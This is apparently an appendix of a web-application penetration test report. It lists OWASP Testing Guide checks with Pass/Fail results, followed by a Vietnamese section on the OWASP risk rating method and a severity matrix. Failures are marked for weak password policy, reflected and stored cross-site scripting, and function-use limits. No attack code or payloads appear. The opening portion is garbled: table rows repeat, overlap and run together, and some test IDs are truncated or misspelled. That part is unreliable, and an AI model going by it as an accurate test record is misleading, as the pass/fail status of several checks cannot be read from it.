Test Network/Infrastructure Configuration (OTG-CONFIG-001) Pass Test Application Platform Configuration (OTG-CONFIG-002) Pass Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003) Pass Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004) Pass Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004) Pass Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005) Pass Test HTTP Methods (OTG-CONFIG-006) Pass Test HTTP Strict Transport Security (OTG-CONFIG-007) Pass Test RIA Cross Domain Policy (OTG-CONFIG-008) Pass Test Role Definitions (OTG-IDENT-001) Pass Test User Registration Process (OTG-IDENT-002) Pass Testing for Account Provisioning Process (OTG-IDENT-003) Pass Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Pass Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Pass Testing for Default Credentials (OTG-AUTHN-002) Pass Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Pass		Fingerprint Web Application (OTG-INFO-009)	Pass
Test Application Platform Configuration (OTG-CONFIG-002) Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003) Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-003) Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004) Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004) Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005) Test HTTP Methods (OTG-CONFIG-006) Test HTTP Strict Transport Security (OTG-CONFIG-007) Pass Test Role Definitions (OTG-IDENT-001) Test User Registration Process (OTG-IDENT-002) Pass Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-		Map Application Architecture (OTG-INFO-010)	Pass
Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003) Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-003) Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004) Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005) Test HTTP Methods (OTG-CONFIG-006) Pass Test HTTP Strict Transport Security (OTG-CONFIG-007) Test RIA Cross Domain Policy (OTG-CONFIG-008) Pass Test User Registration Process (OTG-IDENT-002) Pass Identity Management Testing Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Pass Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-		Test Network/Infrastructure Configuration (OTG-CONFIG-001)	Pass
CONFIG-003) Configuration Deployment Management Testing Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004) Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005) Test HTTP Methods (OTG-CONFIG-006) Test HTTP Strict Transport Security (OTG-CONFIG-007) Test RIA Cross Domain Policy (OTG-CONFIG-008) Pass Test Role Definitions (OTG-IDENT-001) Test User Registration Process (OTG-IDENT-002) Test Account Provisioning Process (OTG-IDENT-003) Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Pass Authentication Testing Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-		Test Application Platform Configuration (OTG-CONFIG-002)	Pass
Information (OTG-CONFIG-004) Pass		· · · · · · · · · · · · · · · · · · ·	Pass
Testing Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005) Test HTTP Methods (OTG-CONFIG-006) Test HTTP Strict Transport Security (OTG-CONFIG-007) Test RIA Cross Domain Policy (OTG-CONFIG-008) Pass Test Role Definitions (OTG-IDENT-001) Test User Registration Process (OTG-IDENT-002) Pass Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Pass Authentication Testing Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-	Deployment	·	Pass
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Test Role Definitions (OTG-IDENT-001) Pass Test User Registration Process (OTG-IDENT-002) Pass Test Account Provisioning Process (OTG-IDENT-003) Pass Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Pass Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-		Test HTTP Strict Transport Security (OTG-CONFIG-007)	Pass
Test User Registration Process (OTG-IDENT-002) Pass Test Account Provisioning Process (OTG-IDENT-003) Pass Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Pass Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-		Test RIA Cross Domain Policy (OTG-CONFIG-008)	Pass
Test Account Provisioning Process (OTG-IDENT-003) Pass		Test Role Definitions (OTG-IDENT-001)	Pass
Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Pass Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Pass Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Pass Testing for Bypassing Authentication Schema (OTG-AUTHN-		Test User Registration Process (OTG-IDENT-002)	Pass
Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004) Testing for Weak or Unenforced Username Policy (OTG-IDENT-005) Pass Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Testing for Default Credentials (OTG-AUTHN-002) Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Testing for Bypassing Authentication Schema (OTG-AUTHN-	_	Test Account Provisioning Process (OTG-IDENT-003)	Pass
Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001) Pass Testing for Default Credentials (OTG-AUTHN-002) Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Testing for Bypassing Authentication Schema (OTG-AUTHN-Pass	_		Pass
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Testing Testing for Weak Lock Out Mechanism (OTG-AUTHN-003) Testing for Bypassing Authentication Schema (OTG-AUTHN-			Pass
Testing for Weak Lock Out Mechanism (OTG-AOTHN-003) Testing for Bypassing Authentication Schema (OTG-AUTHN-	Authentication	Testing for Default Credentials (OTG-AUTHN-002)	Pass
Pass	Testing	Testing for Weak Lock Out Mechanism (OTG-AUTHN-003)	Pass
		· · · · · · · · · · · · · · · · · · ·	Pass

	Test Remember Password Functionality (OTG-AUTHN-005)	Pass
	Testing for Browser Cache Weakness (OTG-AUTHN-006)	Pass
	Testing for Weak Password Policy (OTG-AUTHN-007)	Fail
	Testing for Weak Security Question/Answer (OTG-AUTHN-008)	Pass
	Testing for Weak Password Change or Reset Functionalities (OTG-AUTHN-009)	Pass
	Testing for Weaker Authentication in Alternative Channel (OTG-AUTHN-010)	Pass
	Testing Directory Traversal/File Include (OTG-AUTHZ-001)	Pass
Authorization	Testing for Bypassing Authorization Schema (OTG-AUTHZ-002)	Pass
Authorization Testing	Testing for Privilege Escalation (OTG-AUTHZ-003)	Pass
	Testing for Insecure Direct Object References (OTG-AUTHZ-004)	Pass
	Testing for Bypassing Session Management Schema (OTG-SESS-001)	Pass
	Testing for Cookies Attributes (OTG-SESS-002)	Pass
	Testing for Session Fixation (OTG-SESS-003)	Pass
Session	Testing for Exposed Session Variables (OTG-SESS-004)	Pass
Management Testing	Testing for Cross Site Request Forgery (CSRF) (OTG-SESS-005)	Pass
	Testing for Logout Functionality (OTG-SESS-006)	Pass
	Test Session Timeout (OTG-SESS-007)	Pass
	Testing for Session Puzzling (OTG-SESS-008)	Pass
	Testing for Reflected Cross Site Scripting (OTG-INPVAL-001)	Fail
	Testing for Stored Cross Site Scripting (OTG-INPVAL-002)	Fail
	Testing for HTTP Verb Tampering (OTG-INPVAL-003)	Pass
Input Validation Testing	Testing for HTTP Parameter pollution (OTG-INPVAL-004)	Pass
	Testing for SQL Injection (OTG-INPVAL-005)	Pass
	Oracle Testing	Pass
	MySQL Testing	Pass

	SQL Server Testing	Pass
	Testing PostgreSQL (from OWASP BSP)	Pass
	MS Access Testing	Pass
	Testing for NoSQL injection	Pass
	Testing for LDAP Injection (OTG-INPVAL-006)	Pass
	Testing for ORM Injection (OTG-INPVAL-007)	Pass
	Testing for XML Injection (OTG-INPVAL-008)	Pass
	Testing for SSI Injection (OTG-INPVAL-009)	Pass
	Testing for XPath Injection (OTG-INPVAL-010)	Pass
	IMAP/SMTP Injection (OTG-INPVAL-011)	Pass
	Testing for Code Injection (OTG-INPVAL-012)	Pass
	Testing for Local File Inclusion	Pass
	Testing for Remote File Inclusion	Pass
	Testing for Command Injection (OTG-INPVAL-013)	Pass
	Testing for Buffer Overflow (OTG-INPVAL-014)	Pass
	Testing for Heap Overflow	Pass
	Testing for Stack Overflow	Pass
	Testing for Format String	Pass
	Testing for Incubated Vulnerabilities (OTG-INPVAL-015)	Pass
	Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016)	Pass
	Testing for HTTP Incoming Requests (OTG-INPVAL-017)	Pass
Testing for Error	Analysis of Error Codes (OTG-ERR-001)	Pass
Handling	Analysis of Stack Traces (OTG-ERR-002)	Pass
	Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)	Pass
Testing for Weak Cryptography	Testing for Padding Oracle (OTG-CRYPST-002)	Pass
	Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)	Pass
	Test Business Logic Data Validation (OTG-BUSLOGIC-001)	Pass

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	Test Ability to Forge Requests (OTG-BUSLOGIC-002)	Pass
	Test Integrity Checks (OTG-BUSLOGIC-003)	Pass
	Test for Process Timing (OTG-BUSLOGIC-004)	Pass
Business Logic	Test Number of Times a Function Can be Used Limits (OTG-BUSLOGIC-005)	Fail
Testing	Testing for the Circumvention of Workflows (OTG-BUSLOGIC-006)	Pass
	Test Defenses Against Application Misuse (OTG-BUSLOGIC-007)	Pass
	Test Upload of Unexpected File Types (OTG-BUSLOGIC-008)	Pass
	Test Upload of Malicious Files (OTG-BUSLOGIC-009)	Pass
	Testing for DOM based Cross Site Scripting (OTG-CLIENT-001)	Pass
	Testing for JavaScript Execution (OTG-CLIENT-002)	Pass
	Testing for HTML Injection (OTG-CLIENT-003)	Pass
	Testing for Client Side URL Redirect (OTG-CLIENT-004)	Pass
	Testing for CSS Injection (OTG-CLIENT-005)	Pass
Client Side Testing	Testing for Client Side Resource Manipulation (OTG-CLIENT-006)	Pass
	Test Cross Origin Resource Sharing (OTG-CLIENT-007)	Pass
	Testing for Cross Site Flashing (OTG-CLIENT-008)	Pass
	Testing for Clickjacking (OTG-CLIENT-009)	Pass
	Testing Web Sockets (OTG-CLIENT-010)	Pass
	Test Web Messaging (OTG-CLIENT-011)	Pass
	Test Local Storage (OTG-CLIENT-012)	Pass

5. PHẦN MỞ RỘNG B: PHÂN LOẠI RỦI RO

Mỗi rủi ro tìm thấy trong quá trình kiểm thử được tham chiếu việc đánh giá theo OWASP Risk Rating Methodology.

Phương pháp tiếp cận theo OWASP được đề cập trong tài liệu được dùng làm chuẩn tham chiếu/phương pháp tiếp cận và tuỳ biến theo từng ứng dụng để đáp ứng/tinh chỉnh cho phù hợp các test-cases/kịch bản.

Mô hình đánh giá mức độ rủi ro:

Rủi ro = Khả Năng * Ảnh hưởng

	MỨC ĐỘ NGHIÊM TRỌNG			
	CAO	TRUNG BÌNH	CAO	NGHIÊM TRỌNG
MỨC ĐỘ ẢNH HƯỞNG	TRUNG BÌNH	THẤP	TRUNG BÌNH	CAO
	THẤP	NOTE	THẤP	TRUNG BÌNH
		THẤP	TRUNG BÌNH	CAO
	KHẢ NĂNG XẢY RA			

Tài liệu tham khảo:

https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology